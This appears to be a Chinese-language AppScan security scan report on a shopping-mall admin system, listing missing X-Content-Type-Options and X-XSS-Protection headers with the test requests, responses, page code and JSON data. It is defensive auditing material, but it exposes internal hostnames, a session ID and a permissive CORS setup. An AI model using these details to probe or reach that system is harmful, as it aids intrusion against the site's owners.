        "ddlid": 4,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          待退款",
        "usestatus": 1,
        "note": "          退款单退款状态"
      }
    ],
    "SP_INVOICE_TYPE": [
      {
        "id": 52,
        "ddlid": 0,
        "keyword": "SP_INVOICE_TYPE",
        "ddlname": "          d"
      }
    ]
  },
  ...
  ...
  ...

```

缺少“X-Content-Type-Options”头	
严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/
实体:	(Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	将您的服务器配置为使用“X-Content-Type-Options”头

差异:

推理: AppScan 检测到 X-Content-Type-Options 响应头缺失，这可能会更大程度得暴露于偷渡式下载攻击之下

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
```

```

<link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
    </div>

```

```
<!-- Login Form -->
...
...
...
```

缺少“X-Content-Type-Options”头	
严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html
实体:	goodstree.html (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	将您的服务器配置为使用“X-Content-Type-Options”头

变体- | 1 / 2

差异:

推理: AppScan 检测到 X-Content-Type-Options 响应头缺失，这可能会更大程度得暴露于偷渡式下载攻击之下

测试请求和响应:

```
GET /static/goodstree.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
```

```

        line-height: 28px;
    }
</style>
<div class="newpage-con padding-10">
    <div class="row">
        <!-- 左侧开始 -->
        <div class="col-xs-3" style="padding-right: 0">
            <div class="block">
                <div class="block-title">
                    <h4>资产分类树</h4>
                </div>
                <!--<div id="companylist_tree" class="tree_list"></div-->
                <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
            </div>
        </div>
        <!-- 左侧结束 -->
        <!-- 右侧开始 -->
        <div class="col-xs-9">
            <div class="block full">
                <!-- Table Styles Title -->
                <div class="block-title">
                    <h2>资产信息</h2>
                </div>
                <!-- END Table Styles Title -->
                <div id="gcl-goodstree_table">

            </div>
        </div>
        <!-- 右侧结束 -->
    </div>
</div>

<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象,用于初始化表格的设置
        //var goodsURL =goodsURL;
        //
        goodsURL="http://test.vr.weilian.cn:40884/";
        var option = {
            height: tableHeight,
            search: {
                placeHolder:"搜索资产编码、资产名称"
            },
            tools: false,
            handleCol:false, //屏蔽操作列
            url: goodsURL+"goodsRestApi/goodsList",
            border:false, //去掉border
            // 表格的头部,有多少列,就写多少
            columns: [{
                filed: "资产编码",
                name: "goodscode"
            }, {
                filed: "拼音码",
                name: "opcode"
            }, {
                filed: "资产名称",
                name: "goodsname"
            }, {
                filed: "规格",
                name: "goodsspec"
            }, {
                filed: "型号",
                name: "goodsmodel"
            }, {
                filed: "资产分类",
                name: "classname"
            }, {
                filed: "产地",
                name: "prodarea"
            }, {
                filed: "状态",
                name: "status"
            }
        ]
    })

```

```

    }, {
      filed: "品牌",
      name: "brandname"
    }, {
      filed: "财务编码",
      name: "barcode"
    }, {
      filed: "上限",
      name: "stupperlimit"
    }, {
      filed: "下限",
      name: "stlowerlimit"
    }, {
      filed: "大类码标记",
      name: "classcodeflag"
    }, {
      filed: "登记人",
      name: "inputmanname"
    }, {
      filed: "登记时间",
      name: "bookindate"
    }, {
      filed: "id",
      name: "goodsid"
    }
  ],
  columnDefs: [{ //隐藏列,序号+
    "targets": [3,8,12,13,14,17],
    "visible": false
  }],
  render: function(data, type, row) { // 格式化 列
    return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
  },
  targets: [16]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
    if(data==1){
      return "正常";
    }else if(data==2){
      return "冻结";
    }else{
      return "";
    }
  },
  targets: [9]
},
{ // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    if(data==undefined || data==null){
      return ""
    }else {

```

...

...

...

变体-| 2 / 2

差异:

推理: AppScan 检测到 X-Content-Type-Options 响应头缺失, 这可能会更大程度得暴露于偷渡式下载攻击之下

测试请求和响应:

```

OPTIONS /static/goodstree.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn

```



```
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
    #gcl-goodstree_table td {
        text-align: center;
        line-height: 28px;
    }
    #gcl-goodstree_table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="newpage-con padding-10">
    <div class="row">
        <!-- 左侧开始 -->
        <div class="col-xs-3" style="padding-right: 0">
            <div class="block">
                <div class="block-title">
                    <h4>资产分类树</h4>
                </div>
                <!--<div id="companylist_tree" class="tree_list"></div-->
                <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
            </div>
            <!-- 左侧结束 -->
            <!-- 右侧开始 -->
            <div class="col-xs-9">
                <div class="block full">
                    <!-- Table Styles Title -->
                    <div class="block-title">
                        <h2>资产信息</h2>
                    </div>
                    <!-- END Table Styles Title -->
                    <div id="gcl-goodstree_table">

                        </div>
                    </div>

                </div>
                <!-- 右侧结束 -->
            </div>
        </div>
    </div>
```

```
<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象,用于初始化表格的设置
        //var goodsURL=goodsURL;
        //
        goodsURL="http://test.vr.weilian.cn:40884/";
        var option = {
            height: tableHeight,
            search: {
                placeholder:"搜索资产编码、资产名称"
            },
            tools: false,
            handleCol:false, //屏蔽操作列
            url: goodsURL+"goodsRestApi/goodsList",
            border:false, //去掉border
        }
```

```

// 表格的头部，有多少列，就写多少
columns: [{
  filed: "资产编码",
  name: "goodscode"
}, {
  filed: "拼音码",
  name: "opcode"
}, {
  filed: "资产名称",
  name: "goodsname"
}, {
  filed: "规格",
  name: "goodsspec"
}, {
  filed: "型号",
  name: "goodsmodel"
}, {
  filed: "资产分类",
  name: "classname"
}, {
  filed: "产地",
  name: "prodarea"
}, {
  filed: "状态",
  name: "status"
}, {
  filed: "品牌",
  name: "brandname"
}, {
  filed: "财务编码",
  name: "barcode"
}, {
  filed: "上限",
  name: "stupperlimit"
}, {
  filed: "下限",
  name: "stlowerlimit"
}, {
  filed: "大类码标记",
  name: "classcodeflag"
}, {
  filed: "登记人",
  name: "inputmanname"
}, {
  filed: "登记时间",
  name: "bookindate"
}, {
  filed: "id",
  name: "goodsid"
}],
columnDefs: [{ //隐藏列,序号+
  "targets": [3,8,12,13,14,17],
  "visible": false
}],
render: function(data, type, row) { // 格式化 列
  return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
},
targets: [16]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
    if(data==1){
      return "正常";
    }else if(data==2){
      return "冻结";
    }else{
      return "";
    }
  },
  targets: [9]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    if(data==undefined || data==null){

```

```

...
...
...

```

缺少“X-Content-Type-Options”头**严重性:** 低**CVSS 分数:** 5.0**URL:** <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html>**实体:** goodscontrolList.html (Page)**风险:** 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息**原因:** Web 应用程序编程或配置不安全**固定值:** 将您的服务器配置为使用“X-Content-Type-Options”头**差异:****推理:** AppScan 检测到 X-Content-Type-Options 响应头缺失，这可能会更大程度得暴露于偷渡式下载攻击之下**测试请求和响应:**

```
OPTIONS /static/goodscontrolList.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
  #goodscontrol-table td {
    text-align: center;
    line-height: 28px;
  }
  #goodscontrol-table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="row">
  <div class="col-xs-12">
    <div id="goodscontrol-table"></div>
  </div>
</div>
```

```

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
  <div id="ins-search" class="from_table_con">
    <div class="form-group">
      <div>
        <form method="post" id="goodscontrolsearchForm" role="form">
          <table cellpadding="0" cellspacing="0" class="from_table">
            <tr>
              <td>资产编码</td>
              <td>
                <input type="text" class="form-control goods_se_entry" name="goodscode"
                  id="goodscontrolcode"
                  autocomplete="off"/>
                <input type="hidden" name="goodsid" id="goodscontrolid"/>
              </td>
            </tr>
            <tr>
              <td>资产名称</td>
              <td>
                <input type="text" class="form-control" name="goodsname" id="goodsname"/>
              </td>
            </tr>
            <tr>
              <td>上下架状态</td>
              <td>
                <select id="goodscontrolselect" name="status" class="form-control" type="text">
                  <option value="--请选择--"></option>
                  <option value='2'>待上架</option>
                  <option value='1'>上架</option>
                  <option value='0'>下架</option>
                </select>
              </td>
            </tr>
          </table>
        </form>
      </div>
    </div>
  </div>
</script>

<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
  <div id="ongoods_Dig" class="from_table_con">
    <div class="form-group">
      <div>
        <form method="post" id="on_goods_form" role="form">
          <table cellpadding="0" cellspacing="0" class="from_table">
            <tr>
              <td>
                <!-- <td>上架时间</td>
                <td>
                  <input type="text" class="form-control" id="od_begindate" name="begindate"
                    value="">
                </td>
                <td>下架时间</td>
                <td>
                  <input type="text" class="form-control" id="od_enddate" name="enddate"
                    value="">
                </td>
                <td align="center">
                  确认上架</td>
            </tr>
          </table>
        </form>
      </div>
    </div>
  </div>
</script>

<script type="text/javascript">
  //初始化js
  $(function () {

```

```
//var goodsURL = "http://test.vr.weilian.cn:40884/";
var goodsURLs = goodsURL;
//初始化上下架管理列表
var option = {
  plusBtn: [{
    id: "queryGoodscontrolBtn",
    text: "查询",
    clazz: "btn btn-primary btn-sm",
    iconClass: "fa fa-grav"
  }, {
    id: "onGoodscontrolBtn",
    text: "上架",
    clazz: "btn btn-primary btn-sm",
    iconClass: "fa fa-grav"
  }, {
    id: "offGoodscontrolBtn",
    text: "下架",
    clazz: "btn btn-primary btn-sm",
    iconClass: "fa fa-grav"
  }],
  //自定义按钮绑定事件
  onInit: function () {
    ...
    ...
    ...
  }
}
```

缺少“X-Content-Type-Options”头	
严重性:	低
CVSS 分数:	5.0
URL:	http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List
实体:	List (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	将您的服务器配置为使用“X-Content-Type-Options”头

差异:

推理: AppScan 检测到 X-Content-Type-Options 响应头缺失，这可能会更大程度得暴露于偷渡式下载攻击之下

测试请求和响应:

```
GET /dictionary/List HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "": [
        {
          "id": 2039,
          "ddlid": 0,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2040,
          "ddlid": 1,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2041,
          "ddlid": 5689,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2042,
          "ddlid": 5321,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2044,
          "ddlid": 333,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 99999995,
          "ddlid": 2,
          "keyword": "",
          "ddlname": "待服务",
          "usestatus": 1,
          "note": null
        }
      ]
    },
    {
      "PUB_GOODSCLASS_LEVEL": [
        {
          "id": 125,
          "ddlid": 1,
          "keyword": "PUB_GOODSCLASS_LEVEL",
          "ddlname": "一级",
          "usestatus": 1,
          "note": "商品分类级别A"
        },
        {
          "id": 318,
          "ddlid": 2,
          "keyword": "PUB_GOODSCLASS_LEVEL",

```

```

        "ddlname": "        二级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
    ,
    {
        "id": 466,
        "ddlid": 3,
        "keyword": "PUB_GOODSCCLASS_LEVEL",
        "ddlname": "        三级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
    ,
    {
        "id": 569,
        "ddlid": 4,
        "keyword": "PUB_GOODSCCLASS_LEVEL",
        "ddlname": "        四级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
    ,
    {
        "id": 647,
        "ddlid": 5,
        "keyword": "PUB_GOODSCCLASS_LEVEL",
        "ddlname": "        五级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
    ,
    {
        "id": 990,
        "ddlid": 0,
        "keyword": "PUB_GOODSCCLASS_LEVEL",
        "ddlname": "        零级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
    ]
    ,
    "SP_TR_DISPATCH_ROUTE": [
        {
            "id": 274,
            "ddlid": 1,
            "keyword": "SP_TR_DISPATCH_ROUTE",
            "ddlname": "        南线",
            "usestatus": 1,
            "note": "        路线A"
        }
    ]
    ,
    "SP_SA_RT_GT_BANKCARD_BANKCARDID": [
        {
            "id": 1246,
            "ddlid": 111,
            "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
            "ddlname": "        中国银行",
            "usestatus": 1,
            "note": "        银行A"
        }
        ,
        {
            "id": 1247,
            "ddlid": 112,
            "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
            "ddlname": "        农业银行",
            "usestatus": 1,
            "note": "        银行A"
        }
        ,
        {
            "id": 1248,
            "ddlid": 113,
            "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
            "ddlname": "        工商银行",
            "usestatus": 1,
            "note": "        银行A"
        }
    ]
    ,
    "PUB_TIMETYPE": [
        {
            "id": 138,
            "ddlid": 1,
            "keyword": "PUB_TIMETYPE",

```

```

        "ddlname": "          我方入库时间",
        "usestatus": 1,
        "note": "          补充协议时间类型A"
    }
    ,
    {
        "id": 329,
        "ddlid": 2,
        "keyword": "PUB_TIMETYPE",
        "ddlname": "          厂方出货时间",
        "usestatus": 1,
        "note": "          补充协议时间类型A"
    }
]
,
"BBB": [
    {
        "id": 2035,
        "ddlid": 888,
        "keyword": "BBB",
        "ddlname": "ccc",
        "usestatus": 0,
        "note": "ddd"
    }
]
,
"SALECANCELMONEYSTATUS": [
    {
        "id": 99999002,
        "ddlid": 0,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款中",
        "usestatus": 1,
        "note": "          退款单退款状态"
    }
    ,
    {
        "id": 99999003,
        "ddlid": 1,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          已退款",
        "usestatus": 1,
        "note": "          退款单退款状态"
    }
    ,
    {
        "id": 99999005,
        "ddlid": 2,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款失败",
        "usestatus": 1,
        "note": "          退款单退款状态"
    }
    ,
    {
        "id": 99999006,
        "ddlid": 3,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款成功",
        "usestatus": 1,
        "note": "          退款单退款状态"
    }
    ,
    {
        "id": 99999007,
        "ddlid": 4,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          待退款",
        "usestatus": 1,
        "note": "          退款单退款状态"
    }
]
,
"SP_INVOICE_TYPE": [
    {
        "id": 52,
        "ddlid": 0,
        "keyword": "SP_INVOICE_TYPE",
        "ddlname": "          d

```

```

...
...
...

```


问题 1 / 4

TOC

缺少“X-XSS-Protection”头

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“X-XSS-Protection”头

差异:

推理: AppScan 检测到 X-XSS-Protection 响应头缺失，这可能会造成跨站点脚本编制攻击

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
```

```

    <meta name="author" content="pixelcave">
    <meta name="robots" content="noindex, nofollow">

    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
        .error {
            color: red;
        }
        .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->

```

```

<!-- END Login Title -->

<!-- Login Block -->
<div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-right:100px;" >
    <div align="center" style="padding:30px 0;">
        
        <div class="toptitle">    资源商城管理平台</div>
    </div>
<!-- Login Form -->

...
...
...

```

问题 2 / 4

TOC

缺少“X-XSS-Protection”头

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html>

实体: goodscontrolList.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“X-XSS-Protection”头

差异:

推理: AppScan 检测到 X-XSS-Protection 响应头缺失，这可能会造成跨站点脚本编制攻击

测试请求和响应:

```

OPTIONS /static/goodscontrolList.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
